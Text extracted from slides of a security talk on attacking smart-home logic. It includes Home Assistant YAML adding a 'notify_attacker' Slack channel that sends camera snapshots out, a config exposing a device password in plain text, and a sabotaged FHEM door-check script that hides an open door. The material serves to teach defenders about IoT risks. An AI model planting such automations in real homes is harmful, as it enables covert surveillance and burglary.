
Smart Applications



Revisiting our Smart Alarm



Anatomy of our Smart Alarm





Attacks against Complex IoT Environments



Complexity is the new
enemy and attacks against
the logic layer is the latest
threat vector!

Hacking Smart Speakers



Turn OFF Smart Alarm using Sonos



Spying using Notifications

Logbook


| | |
|----------|-----------------------------------------------------------|
| 10:14 AM | Office Google Home changed to playing |
| 10:14 AM | Office Google Home changed to paused |
| 9:47 AM | Bedroom Occupancy turned on |
| 9:37 AM | Inside Garage Motion turned off |
| 9:37 AM | Inside Garage Motion turned on |
| 9:36 AM | Living Room Occupancy turned on |
| 9:32 AM | Bedroom Occupancy turned off |
| 9:32 AM | Living Room Occupancy turned off |
| 9:32 AM | Inside Garage Motion turned off |
| 9:32 AM | 05.07 Motion in Garage has been triggered |
| 9:32 AM | Inside Garage Motion turned on |
| 9:30 AM | Livingroom 1 turned off |
| 9:30 AM | Stair well turned off |
| 9:30 AM | Fireplace Wemo turned off |
| 9:30 AM | 99.02 Wemo Turn Off has been triggered |

```

452 - action:
453   - data:
454     entity_id: camera.inside_garage_camera
455     filename: /tmp/garage.jpg
456     service: camera.snapshot
457   - data:
458     data:
459       file:
460         path: /tmp/garage.jpg
461       message: 'Motion in Garage'
462       title: Motion in Garage
463     service: notify.tmlab[slack]
464     alias: 05.07 Motion in Garage
465     condition: []
466     id: motioningarage
467     trigger:
468       - entity_id: binary_sensor.inside_garage_motion
469         from: 'off'
470         platform: state
471         to: 'on'

```

We spy using Slack



```

august:
  - login_method: phone
  - username: "████████"
  - password: !secret AUGUST_LOCK

notify:
  - name: notify_attacker
  - platform: slack
  - api_key: !secret SLACK_API
  - default_channel: '#general'



  - id: '1549503450297'
  - alias: 99.07 Attacker Slack
  - trigger:
    - entity_id: sensor.camera_2_motion_detected
    - from: 'False'
    - platform: state
    - to: 'True'
    - condition: []
  - action:
  - data:
    - entity_id: camera.camera_2
    - filename: /share/attacker.jpg
    - service: camera.snapshot
  - data:
    - message: 'Someone Moved at the Camera 2'
    - title: 'Someone is out there: Camera 2'
    - data:
      - file:
        - path: /share/attacker.jpg
        - service: notify.notify_attacker

```

Smart Lock controlled using Home Assistant



Outsmarting Smart Locks



Anonymous Pays a Visit



Sensitive Data Exposed

```
1 homeassistant:
2   # Name of the location where
3   name: Home
4   # Location required to calculate
5   latitude: [REDACTED]
6   longitude: [REDACTED]
7   # Impacts weather/sunrise
8   elevation: 23.10
9   # metric for Metric, imperial
10  unit_system: metric
11  # Pick yours from here: https://www.home-assistant.io/integrations/
12  time_zone: [REDACTED]
13  # Customization file
14  customize: !include custom
15

204 switch:
205   platform: dlink
206   host: 192.168.0.31
207   username: admin
208   password: 205256
209
210 # Text to speech
211 tts:
212   - platform: google
213
214 media_player:
215   - platform: plex
216     scan_interval: 1
217     use_episode_art: true
218     entity_namespace: 'plex'
219     use_custom_entity_ids: true
220
221 xiaomi_aqara:
222   discovery_retry: 5
223   gateways:
224     - key: [REDACTED]
225
```


Logic is King!

```
define ABSENSE_TRIGGERED notify ABSENSE_TRIGGERED_SEQUENCE {\n    fhem("set DOOR_OPEN_CHECK off");;\n\n    if ( Value("ESSZIMMER_TUER_LINKS") eq "open") { fhem ("set Push msg 'Überprüfe ESSZIMMER_TUER_LINKS'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("ANKLEIDE_TUER") eq "open") { fhem ("set Push msg 'Überprüfe ANKLEIDE_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("BAD_FENSTER") eq "open") { fhem ("set Push msg 'Überprüfe BAD_FENSTER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("BUERO_FENSTER") eq "open") { fhem ("set Push msg 'Überprüfe BUERO_FENSTER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("BUERO_TUER") eq "open") { fhem ("set Push msg 'Überprüfe BUERO_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("ELTERN_BALKON_TUER") eq "open") { fhem ("set Push msg 'Überprüfe ELTERN_BALKON_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("ESSZIMMER_TUER_RECHTS") eq "open") { fhem ("set Push msg 'Überprüfe ESSZIMMER_TUER_RECHTS'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("GARDEROBE_FENSTER") eq "open") { fhem ("set Push msg 'Überprüfe GARDEROBE_FENSTER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("KIND_BALKON_TUER") eq "open") { fhem ("set Push msg 'Überprüfe KIND_BALKON_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("KUECHE_TUER") eq "open") { fhem ("set Push msg 'Überprüfe KUECHE_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("WZ_TUER") eq "open") { fhem ("set Push msg 'Überprüfe WZ_TUER'");; fhem ("set DOOR_OPEN_CHECK on");;}\\n\n    if ( Value("DOOR_OPEN_CHECK") eq "off") { fhem("set Push msg 'Alle Türen geschlossen'");; }\\n}
```

Logic is King!

```
define ABSENSE_TRIGGERED notify ABSENSE_TRIGGERED_SEQUENCE {\n    fhem("set DOOR_OPEN_CHECK off");;\n\n    if ( Value("ESSZIMMER_TUER_LINKS") eq "open") { fhem ("set Push msg 'Überprüfe ESSZIMMER_TUER_LINKS') };\n    if ( Value("ANKLEIDE_TUER") eq "open") { fhem ("set Push msg 'Überprüfe ANKLEIDE_TUER') };\n    if ( Value("BAD_FENSTER") eq "open") { fhem ("set Push msg 'Überprüfe BAD_FENSTER') };\n    if ( Value("BUERO_FENSTER") eq "open") { fhem ("set Push msg 'Überprüfe BUERO_FENSTER') };\n    if ( Value("BUERO_TUER") eq "open") { fhem ("set Push msg 'Überprüfe BUERO_TUER') };\n    if ( Value("ELTERN_BALKON_TUER") eq "open") { fhem ("set Push msg 'Überprüfe ELTERN_BALKON_TUER') };\n    if ( Value("ESSZIMMER_TUER_RECHTS") eq "open") { fhem ("set Push msg 'Überprüfe ESSZIMMER_TUER_RECHTS') };\n    if ( Value("GARDEROBE_FENSTER") eq "open") { fhem ("set Push msg 'Überprüfe GARDEROBE_FENSTER') };\n\n    if ( value("KIND_BALKON_TUER", "open") ) { fhem ("set Push msg 'Überprüfe KIND_BALKON_TUER') };\n    if ( Value("KUECHE_TUER") eq "open") { fhem ("set DOOR_OPEN_CH3CK on");; };\n    if ( Value("WE_TUER", "open") ) { fhem ("set Push msg 'Überprüfe WE_TUER') };\n\n    if ( Value("DOOR_OPEN_CHECK") eq "off") { fhem("set Push msg 'Alle Türen geschlossen') };\n}\n\n
```

All doors closed? Really?




Disconnected? Not Really



Everything is Wireless ... Let's Hack



Unexpected Issues!

